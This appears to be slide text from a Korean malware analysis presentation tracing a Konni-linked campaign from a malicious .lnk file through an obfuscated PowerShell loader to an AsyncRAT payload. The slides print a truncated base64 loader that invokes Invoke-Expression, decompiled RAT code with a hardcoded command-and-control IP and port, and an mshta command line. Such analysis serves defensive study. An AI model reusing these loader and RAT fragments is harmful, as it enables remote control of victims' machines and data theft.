
01 공격 사례 분석

Stage 4 – G3892.tmp



01 공격 사례 분석

Stage 4 – G3892.tmp



01 공격 사례 분석

Stage 4 – G3892.tmp

2. 감염 로그 업로드



3. 악성코드 탐색



4. 다운받은 악성코드
삭제 요청 전송

악성코드 다운로드 가능

01 공격 사례 분석

Stage 4 – G3892.tmp

3. 악성코드 탐색



4. 다운받은 악성코드
삭제 요청 전송

악성코드 다운로드 불가능
Polling or Webhook ?

01 공격 사례 분석

Stage 5 – tmps4.ps1

```
$pxf="DQpGdW5jdGlVbiBNb2NuZGlzIHsgDQpwYXJhbSgNCltTdHJpbmddJFVSST0kbnVsbCw  
$hik="PLkNvbXByZXNzaW9uLkNvbXByZXNzaW9uTW9kZV060kRlY29tcHJlc3Mp0w0KICAgIC  
$lno="AgICBlbHNlaWYoJFBhdGggLW5lICRudWxsKQ0KICAgIHsNCiAgICAgICAgW0J5dGVbX  
$qsv="l7DQogICAgICAgIGZvcnVhY2ggKCRtZXRob2QgaW4gJHR5cGUuR2V0TWV0aG9kcygpK  
$ybeh=$pxf+$hik+$lno+$qsv;  
$bytes = [Convert]::FromBase64String($ybeh);  
&("{2}{0}{1}"-f 'et-V','variable','S') -Name ("{1}{0}" -f'es','r') -Value  
.("{2}{0}{1}{4}{3}"-f'k','e-Ex','Invo','ression','p') ${r`eS};
```

THE NEXT DAY

01 공격 사례 분석

Stage 5 – tmps4.ps1

2025년 2월 12일



[rt_10_dummy_0206.tmp](#)




01 공격 사례 분석

Stage 5 – tmps4.ps1

```
{
  "name": "rt_10_dummy_0206.tmp",
  "mimeType": "application/octet-stream",
  "size": "11917",
  "createdTime": "2025-02-06T14:28:40.707Z",
  "owners": [
    {
      "kind": "drive#user",
      "displayName": "andreytony001",
      "emailAddress": "andreytony001@gmail.com",
      "permissionId": "17628116675428814843",
      "photoLink": "<https://lh3.googleusercontent.com/a-/ALV-UjU7c10Rb7y7XU9dR2xlxcjqWmLDym-Ty65ExsrPiiJyhgY9WA=s64>",
      "me": false
    }
  ]
}
```


01 공격 사례 분석

Stage 5 – tmps4.ps1



01 공격 사례 분석

Stage 6 – AsyncRAT



The screenshot displays the Visual Studio IDE with the Assembly Explorer on the left and the Program.cs file open in the main editor. The Assembly Explorer shows the project structure for 'Lv_0206 (1.0.0.0)', including 'Lv_0206.exe', 'PE', 'Type References', 'References', 'Resources', and a 'Program' class. The 'Program' class is expanded, showing methods like 'Program()', 'Main(string[])', 'Main0(string[])', and 'Start(string, int)'. The main editor shows the C# code for the 'Main0' method, which takes an array of strings 'args' as input. The code checks if 'args.Length' is 2, and if so, it parses the second argument as a port number. If 'args.Length' is 1, it uses a default port of 6606. Finally, it calls 'Program.Start(ip, port)' to start the AsyncRAT service.

```
// Token: 0x0600002F RID: 47 RVA: 0x00002B24 File Offset: 0x00000D24
public void Main0(string[] args)
{
    string ip = "";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```

01 공격 사례 분석

Stage 6 – AsyncRAT

```
public class test_pkt : IEnumerable
{
    // Token: 0x0600004E RID: 78 RVA: 0x00003171 File Offset: 0x00001371
    private void SetName(string value)
    {
        this.name = value;
        this.lowerName = this.name.ToLower();
    }

    // Token: 0x0600004F RID: 79 RVA: 0x0000318C File Offset: 0x0000138C
    private void Clear()
    {
        for (int i = 0; i < this.children.Count; i++)
        {
            this.children[i].Clear();
        }
        this.children.Clear();
    }

    // Token: 0x06000050 RID: 80 RVA: 0x000031D4 File Offset: 0x000013D4
    private test_pkt InnerAdd()
    {
        test_pkt test_pkt = new test_pkt();
        test_pkt.parent = this;
        this.children.Add(test_pkt);
        return test_pkt;
    }
}
```

```
public class MsgPack : IEnumerable
{
    string name;
    string lowerName;
    object innerValue;
    MsgPackType valueType;
    MsgPack parent;
    List<MsgPack> children = new List<MsgPack>();
    MsgPackArray refAsArray = null;

    private void SetName(string value)
    {
        this.name = value;
        this.lowerName = name.ToLower();
    }

    private void Clear()
    {
        for (int i = 0; i < children.Count; i++)
        {
            ((MsgPack)children[i]).Clear();
        }
        children.Clear();
    }

    private MsgPack InnerAdd()
    {
        MsgPack r = new MsgPack();
        r.parent = this;
        this.children.Add(r);
        return r;
    }
}
```


01 공격 사례 분석

Stage 6 – AsyncRAT

```
public byte[] makebytearray()
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        this.Encode2Stream(memoryStream);
        byte[] array = new byte[memoryStream.Length];
        memoryStream.Position = 0L;
        memoryStream.Read(array, 0, (int)memoryStream.Length);
        result = Zip.Compress(array);
    }
    return result;
}
```

```
public byte[] Encode2Bytes()
{
    using (MemoryStream ms = new MemoryStream())
    {
        Encode2Stream(ms);
        byte[] r = new byte[ms.Length];
        ms.Position = 0;
        ms.Read(r, 0, (int)ms.Length);
        return Zip.Compress(r);
    }
}
```

01 공격 사례 분석



Stage 6 – AsyncRAT

```
// Token: 0x0600002B RID: 43 RVA: 0x000029C8 File Offset: 0x00000BC8
private static void acosasdfhacasdef_2k(byte[] b_in)
{
    byte[] b_ok = Zip.Decompress(b_in);
    Thread.Sleep(10);
    Thread.Sleep(1);
    Assembly asm = null;
    Nmesce10CML01JSIHdc.tellme(56, b_ok, asm);
}
```

```
// Token: 0x0600002C RID: 44 RVA: 0x000029F8 File Offset: 0x00000BF8
private static void tellme(int n_1, byte[] b_ok, Assembly asm)
{
    try
    {
        string text = "pvm,sapmfemowrescs:WrWn";
        text.Substring(3);
        string text2 = text.Substring(1);
        text2 = text2.Replace("r", "s");
        asm = Assembly.Load(b_ok);
        Nmesce10CML01JSIHdc.tcoaenfoace(asm);
    }
    catch (Exception ex)
    {
    }
}
```

02 추가 분석

Konni 연관성 분석



02 추가 분석


Konni 연관성 분석

```
// Token: 0x0600002F RID: 47 RVA: 0x00002B24
public void Main0(string[] args)
{
    string ip = "";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```

```
// Token: 0x0600001D RID: 29 RVA: 0x00002870
public void Main0(string[] args)
{
    string ip = "159.100.13.216";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```

02 추가 분석

Konni 연관성 분석



02 추가 분석

추가 악성코드 확보 및 연관성 분석




20250211_03837.docx.lnk
(Starting point)

Metadata	
Creation date	2023-11-15T13:04:01.255468Z
Access date	2023-11-15T13:04:01.259439Z
Modification date	2023-11-15T13:04:01.259439Z
Target path	My Computer (Computer) : C:\Windows\System32\mshta.exe
Icon location	.docx
MAC address	50:b7:c3:96:87:f1
Machine id	jooyoung
Target relative path	..\..\Windows\System32\mshta.exe
Command line arguments	javascript:v=" -Encoding Byte;sc ";s="a=new Ac"+"tiveXObj
Disk volume serial number	26d3-6e63
Local path	C:\Windows\System32\mshta.exe
LNK Flags	HasTargetIDList, HasLinkInfo, HasRelativePath, IsUnicode, I
Header	
File size	43520
Hot key	(0+0)
Show window	SW_NORMAL
DLT Properties	
Birth droid file id	eacbf740-7d62-11ef-bf18-50b7c39687f1
Birth droid volume id	67abd1aa-3d2a-42ab-bf95-7b591d0f4b1f
Droid file id	eacbf740-7d62-11ef-bf18-50b7c39687f1
Droid volume id	67abd1aa-3d2a-42ab-bf95-7b591d0f4b1f


02 추가 분석

추가 악성코드 확보 및 연관성 분석



